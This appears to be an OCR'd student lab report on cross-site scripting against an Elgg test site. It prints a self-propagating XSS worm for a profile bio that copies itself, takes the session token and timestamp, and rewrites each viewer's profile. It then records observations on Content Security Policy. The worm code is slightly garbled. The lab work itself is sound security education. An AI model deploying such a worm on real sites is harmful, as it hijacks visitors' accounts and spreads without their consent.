


Also Charlie's bio did not change.



Task 6: Writing a Self-Propagating XSS Worm

The goal is to do the same thing as task 5, except now the person infected will also become an attack for Samy. If Alice checks Samy's profile, she will now have malicious code as her bio. Because of this, if someone like Boby checks Alice's profile, they will be attacked. Having their bio print out "Samy is my hero."



This is the inputted code in Samy's bio:

<script type="text/javascript" id="worm">
window.onload = function(){

<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.

var sendurl= "http://www.xsslabelgg.com/action/profile/edit"; //FILL IN
var content=token + ts + name + desc + guid;

```
if(elgg.session.user.guid!=47)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Task 7: Defeating XSS Attacks Using CSP

1. Point your browser to the following URLs. Describe and explain your observation.

All examples check if they were able to run javascript code. The default is fail. It will become OK if the code is able to run. Running 32 and 68 had the same result for me, the only difference for 79 was that the From example79.com check came out as OK. This check came OK because the request was originating from the website when running from the example79 website.

Running on 32 and 68 result:

Running on 79 result:



2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Could not make this work. All changes to server code did not alter all the statuses.